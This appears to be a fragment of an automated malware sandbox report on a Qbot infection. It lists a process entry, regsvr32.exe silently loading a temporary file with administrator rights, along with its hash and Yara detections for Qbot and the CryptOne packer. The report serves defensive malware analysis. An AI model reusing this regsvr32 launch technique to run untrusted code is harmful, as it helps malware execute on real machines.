Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s "C:\Users\user\AppData\Local\Temp\t.A"
Imagebase:	0xa90000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000029.00000002.549011824.00000000033F0000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000029.00000002.549011824.00000000033F0000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000029.00000002.550245813.0000000003420000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000029.00000002.550560608.0000000003440000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly